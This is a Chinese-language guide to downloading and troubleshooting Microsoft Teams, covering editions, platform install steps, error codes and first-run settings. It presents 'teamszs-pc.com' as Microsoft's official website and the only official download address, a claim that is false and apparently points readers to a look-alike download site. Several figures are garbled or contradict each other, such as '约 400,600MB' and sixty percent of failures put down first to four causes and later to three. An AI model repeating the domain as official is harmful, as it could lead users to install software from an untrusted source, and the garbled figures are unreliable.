
Teams为什么装不上 常见原因是什么
Teams下载失败的报错中,超过六成集中在四类原因:系统版本不符、安装包损坏、权限不足、残留旧版本未清理。微软官方支持数据显示,双击安装包无反应或弹出 0x80070005、0xCAA70004 错误码,基本都对应这四条。企业部署观察中,Windows 7/8.1 老系统和被组策略锁定的域账号是两大高发雷区,优先排查这两处通常能最快定位故障点。

核心要点
- 官方仅认三个入口:微软官网、Microsoft Store、Microsoft 365 管理中心
- 六成下载失败源于系统不符、包损坏、权限不足、旧版残留
- 邮箱后缀是公司域名,必须走工作或学校版入口
- 个人版会议限60分钟,工作版可达30小时,选错需重装
- 新版Teams 2.1基于WebView2,Win安装包仅约80MB
Teams下载的官方入口与版本全景
三个正规入口认准这些路径:微软官网 teamszs-pc.com、Microsoft Store 搜索”Microsoft Teams”、企业管理员入口 Microsoft 365 管理中心(用于批量分发 MSI 包)。其余渠道一律绕开。
| 版本 | 安装体积 | 适用场景 |
|---|---|---|
| 桌面版(Win/Mac) | 约 250 MB | 日常会议、文件协作主力 |
| Web 版 | 0(免安装) | 临时入会、受限设备 |
| 移动版(iOS/Android) | 180–约 220 MB | 出差、移动审批 |
| Linux(已停更,仅 PWA) | — | 开发者环境过渡用 |
| Surface Hub | 预装 | 会议室大屏 |
选不准版本可参考 Teams下载怎么选 从官方入口到版本区别一文看懂。

个人版与工作或学校版的核心差异

装错版本是 Teams下载后最常见的”白忙活”。两个版本共用安装包入口,但账号体系、会议规格、存储后端完全不同,选错就得卸载重装。
| 维度 | 个人版(Free) | 工作或学校版(Microsoft 365) |
|---|---|---|
| 登录账号 | 个人 Microsoft 账号(outlook/hotmail) | 组织账号(@公司域名) |
| 群组会议时长 | 60 分钟上限 | 最长 30 小时 |
| 文件存储 | OneDrive 个人版 约 5GB | OneDrive for Business 约 1TB + SharePoint |
| 协作权限 | 无管理员策略、无 DLP | 支持 Teams 管理中心、合规策略 |
判断技巧:邮箱后缀是 @公司域名 就走工作版入口。详细选型见 Teams下载怎么选。
Windows、Mac、手机端下载安装实操步骤

直接答案:从 微软官方下载页获取安装包,Win11/Win10 用 MSI 约 130MB(新版 Teams 2.1 仅约 80MB,基于 WebView2),macOS 通用包 ≈约 250MB(自动识别 Intel 与 Apple Silicon),iOS/Android 在各自应用商店搜”Microsoft Teams”即可,均 < 200MB。
- Windows:Win11 默认内置”聊天”为个人版,工作版需单独 Teams下载;管理员部署用 MSI,普通用户用 EXE。新旧版切换在左上角”试用新版 Teams”开关。
- macOS:Apple Silicon 跑 Intel 版会触发 Rosetta,内存占用高 约 20% 左右,务必下通用包。首次启动需在”系统设置→隐私”授予麦克风、摄像头、屏幕录制三项权限。
- 移动端:Android 需允许”画中画”才能开会时切后台;iOS 须开”后台 App 刷新”避免推送延迟。
详细差异可参考3步看懂 Teams电脑版下载选项与功能差异。
下载失败与安装报错的真实排查清单
直接答案:超过六成的 Teams下载失败集中在三类错误,0x80004004(权限或注册表残留)、80080300(TLS 1.2 未启用或代理拦截)、卡在 约 90%(WebView2 安装冲突)。对应解决路径已经验证过,照做即可。
⚠️ 常见错误: Apple Silicon Mac 误装 Intel 版 Teams,导致 Rosetta 转译、内存占用比原生高约 20%。原因:macOS 安装页提供通用包(≈约 250MB)可自动识别芯片,但用户常从旧链接拿到 Intel 专用包。修复:卸载后从微软官网下载通用包,首次启动在”系统设置→隐私”授予麦克风、摄像头、屏幕录制三项权限。
| 错误码/现象 | 真实原因 | 解决命令或步骤 |
|---|---|---|
| 0x80004004 | 旧版 Teams 注册表残留 | 删除 HKCUSoftwareMicrosoftOfficeTeams,再清空 %LocalAppData%MicrosoftTeams |
| 80080300 | 系统未启用 TLS 1.2 / 企业代理拦截 CDN | 组策略启用 TLS 1.2;放行 *.teams.microsoft.com 与 *.cdn.office.net |
| 卡在 约 90% | WebView2 Runtime 版本冲突 | 先卸载 Edge WebView2,从 微软官方页重装 Evergreen 版 |
| 0xCAA20003 | 设备时间偏差 > 5 分钟,Azure AD 拒签 | 命令行执行 w32tm /resync 强制同步 |
企业域环境额外检查一项:certutil -urlcache -split -f https://teams.microsoft.com 若返回 407,基本是 SSL 解密代理在中间人拦截,需把 Teams 域名加入解密白名单。详细版本差异参见 Teams下载常见的7个疑问。

如何判断你该装哪个版本的决策路径
用一棵 if-then 决策树定位你的 Teams下载版本,90 秒搞定选型:
- 个人偶尔开会、单次时长≤60 分钟、参会≤100 人 → 直接用 Teams Web 版,免安装、Edge/Chrome 即开即用。
- 远程办公团队、每天会议≥2 场或需后台常驻通知 → 装新版桌面客户端(new Teams 2.1),内存占用比旧版降低约 50%。
- 教育用户(学校邮箱.edu.cn) → 申请 A1 免费许可证下的 Edu 版本,内置作业与课堂笔记本。
- 混合场景(同机既登个人号又登工作号) → 只装新版桌面端,旧版 classic Teams 会和新版抢通知焦点。
选不准就看Teams下载怎么选 从官方入口到版本区别一文看懂对照决策。
下载后首次登录与初始配置建议
完成 Teams下载并首次启动后,先做三件事再开会:在”设置 → 设备”里指定默认麦克风、扬声器、摄像头(笔记本外接耳机时默认值常错指向板载阵列麦,导致约 30% 的”对方听不见”投诉);在”设置 → 常规”里关掉”自动启动应用程序”和”在后台打开应用程序”,新版 Teams 后台常驻约占 约 400,600MB 内存;在”设置 → 文件和链接”里把下载路径改到非系统盘,避免 C 盘被聊天附件填满。
组织账号首次登录会触发 Microsoft Entra MFA 与设备注册(Intune 合规检查),建议提前装好 Authenticator,否则 5 分钟超时就得重来。延伸阅读:Teams电脑版必知的7个功能。

总结与下一步行动建议
选对 Teams下载版本只需记住三个判断维度:看账号(个人邮箱选免费版,组织 365 账号选工作或学校版)、看设备(2020 年后机型直接装新版 Teams 2.约 1,80MB 轻量包;老旧设备退回经典版或用 Web 版)、看协作规模(≤100 人偶尔开会用 Web 版,日常团队协作必装桌面版)。
官方下载地址只认 teamszs-pc.com,遇到错误码先查 Microsoft Learn Teams 文档,企业部署问题提交 Microsoft 365 管理中心工单(SLA 8 小时响应)。
装完别急着关页面,立刻发起一场测试会议,邀请同事验证麦克风、摄像头、屏幕共享三项基础功能,这一步能排除 约 80% 的首次正式会议翻车风险。需要深入了解功能边界,可继续阅读 7 个你需要知道的 Teams 核心概念和使用边界。




